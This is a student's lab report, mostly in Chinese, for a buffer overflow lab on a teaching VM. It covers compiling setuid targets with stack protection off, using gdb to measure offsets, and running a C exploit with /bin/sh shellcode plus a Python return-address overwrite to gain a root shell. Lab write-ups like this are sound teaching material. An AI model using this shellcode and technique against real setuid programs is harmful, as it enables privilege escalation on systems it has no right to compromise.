

CLASS 6

Buffer Overflow Lab 2

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一、Task1

Step1: 开启地址随机化。

```
sysctl -w kernel.randomize_va_space=2
```

Step2: 关闭栈保护, 编译目标程序, 赋予 suid 权限。

```
su root
```

```
gcc -fno-stack-protector task1.c -o stak1
```

```
chmod 4755 task1
```

```
exit
```

```
[10/24/2018 06:29] root@ubuntu:/home/seed/Desktop/lab7# sysctl -w kernel.randomi
ze_va_space=2
kernel.randomize_va_space = 2
[10/24/2018 06:29] root@ubuntu:/home/seed/Desktop/lab7# gcc -fno-stack-protector
task1.c -o stak1
task1.c: In function 'main':
task1.c:26:4: warning: format '%x' expects argument of type 'unsigned int', but
argument 2 has type 'int *' [-Wformat]
[10/24/2018 06:29] root@ubuntu:/home/seed/Desktop/lab7# chmod 4755 task1
[10/24/2018 06:30] root@ubuntu:/home/seed/Desktop/lab7# exit
exit
[10/24/2018 06:30] seed@ubuntu:~/Desktop/lab7$
```

Step3: 计算 buffer 与指针的距离, 书写 shellcode 执行命令入下:

```
新建 badfile, 存放 AAAA
```

```
gdb task1
```

```
disass main
```

```
disass bof
```

```
b *0x080484cc
```

```
r
```

```
x/16wx $esp
```

结果如下:

```
0x0804853c <+105>:  mov    %eax, (%esp)
0x0804853f <+108>:  call   0x80484b4 <bof>
0x08048544 <+113>:  movl   $0x804863e, (%esp)
0x0804854b <+120>:  call   0x80483c0 <puts@plt>
0x08048550 <+125>:  mov    $0x1, %eax
0x08048555 <+130>:  leave
0x08048556 <+131>:  ret
```

```

0x080484c1 <+13>: lea    -0x14(%ebp),%eax
0x080484c4 <+16>: mov    %eax,(%esp)
0x080484c7 <+19>: call  0x80483b0 <strcpy@plt>
0x080484cc <+24>: mov    $0x1,%eax
0x080484d1 <+29>: leave
0x080484d2 <+30>: ret
End of assembler dump.
(gdb) b *0x080484cc
Breakpoint 1 at 0x80484cc
(gdb) r
Starting program: /home/seed/Desktop/lab7/task1
804a024

Breakpoint 1, 0x080484cc in bof ()
(gdb) x/16wx $esp
0xbfe00a10:  0xbfe00a24  0xbfe00a57  0x00000000  0xb7553900
0xbfe00a20:  0xbfe00c68  0x41414141  0x7233050a  0xe00ab8b7
0xbfe00a30:  0x7122d4bf  0x712334b7  0xbf0007b7  0x08048544
0xbfe00a40:  0xbfe00a57  0x00000001  0x00000205  0x092b9008
(gdb)

```

可以发现 0x41414141 到 0x8048544 中间间隔 6×4 个 byte
故构造 shellcode 如下（借用上节课 exploit）：

```

/* exploit.c */

/* A program that creates a file containing code for launching shell*/

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=

    "\x31\xc0"           /* xorl    %eax,%eax          */
    "\x50"               /* pushl   %eax               */
    "\x68""//sh"         /* pushl   $0x68732f2f        */
    "\x68""/bin"         /* pushl   $0x6e69622f        */
    "\x89\xe3"           /* movl    %esp,%ebx          */
    "\x50"               /* pushl   %eax               */
    "\x53"               /* pushl   %ebx               */
    "\x89\xe1"           /* movl    %esp,%ecx          */
    "\x99"               /* cdq                      */
    "\xb0\x0b"           /* movb    $0x0b,%al          */
    "\xcd\x80"           /* int     $0x80              */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    strcpy(buffer,"AAAABBBBAAAABBBBAAAABBBB\x24\xa0\x04\x08");
    strcpy(buffer+28,shellcode);

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
}

```

```
fclose(badfile);
}
```

编译运行，获得 root 权限：

```
[10/24/2018 06:43] seed@ubuntu:~/Desktop/lab7$ gcc exploit.c -o exploit
[10/24/2018 06:44] seed@ubuntu:~/Desktop/lab7$ ./exploit
[10/24/2018 06:44] seed@ubuntu:~/Desktop/lab7$ ./task1
804a024
```

二、Task2

Step1:

打开地址随机化。

```
[10/29/2018 17:25] seed@ubuntu:~/Desktop/lab7$ sudo sysctl -w kernel.randomize_va_space=2
[sudo] password for seed:
kernel.randomize_va_space = 2
```

Step2:

关闭栈保护，gcc 编译

```
su root
gcc -fno-stack-protector task2.c -o stak2
chmod 4755 task2
exit
```

```
-rwsr-xr-x 1 root root 7357 Oct 23 19:54 task1
-rw----- 1 seed seed 738 Oct 23 20:22 task1.c
-rw----- 1 seed seed 738 Oct 23 19:45 task1.c~
-rwsr-xr-x 1 root root 7500 Oct 23 20:49 task2
-rw----- 1 seed seed 714 Oct 23 19:46 task2.c
-rw----- 1 seed seed 714 Oct 23 19:34 task2.c~
[10/29/2018 17:26] seed@ubuntu:~/Desktop/lab7$
```

查找 hmm 地址，计算 buf 与 good 之间距离：

```
End of assembler dump.
(gdb) b *0x0804864e
Breakpoint 1 at 0x0804864e
(gdb) r AAAA
Starting program: /home/seed/Desktop/lab7/task2 AAAA


Breakpoint 1, 0x0804864e in main ()
(gdb) x/32wx $esp
0xbfe78f70: 0xbfe78f94 0xbfe7957e 0x00000018 0xb7731ff4
0xbfe78f80: 0x08048670 0x08049ff4 0x00000002 0xffffffff
0xbfe78f90: 0xb77323e4 0x41414141 0x08049f00 0x08048691
0xbfe78fa0: 0xffffffff 0xb75c0196 0xb7731ff4 0xb75c0225
0xbfe78fb0: 0xb775a280 0x00000000 0x08048554 0x00000026
0xbfe78fc0: 0x08048670 0x00000000 0x00000000 0xb75a64d3
0xbfe78fd0: 0x00000002 0xbfe79064 0xbfe79070 0xb7749858
0xbfe78fe0: 0x00000000 0xbfe7901c 0xbfe79070 0x00000000
(gdb) quit
```

由此可以看出，buf 与入口地址距离为 36；

构造代码：

```
./task2 $(python -c "print '\x90'*36 + '\x70\x85\x04\x08'")
```

由此可以攻击成功！

A terminal window screenshot showing a command execution. The prompt is [10/29/2018 18:25] seed@ubuntu:~/Desktop/lab7\$. The command is ./task2 \$(python -c "print '\x90'*36 + '\x70\x85\x04\x08'"). The output is Win. followed by a cursor. The background of the terminal window shows a blurred image of colorful blocks.

```
[10/29/2018 18:25] seed@ubuntu:~/Desktop/lab7$ ./task2 $(python -c "print '\x90'*36 + '\x70\x85\x04\x08'")
Win.
# █
```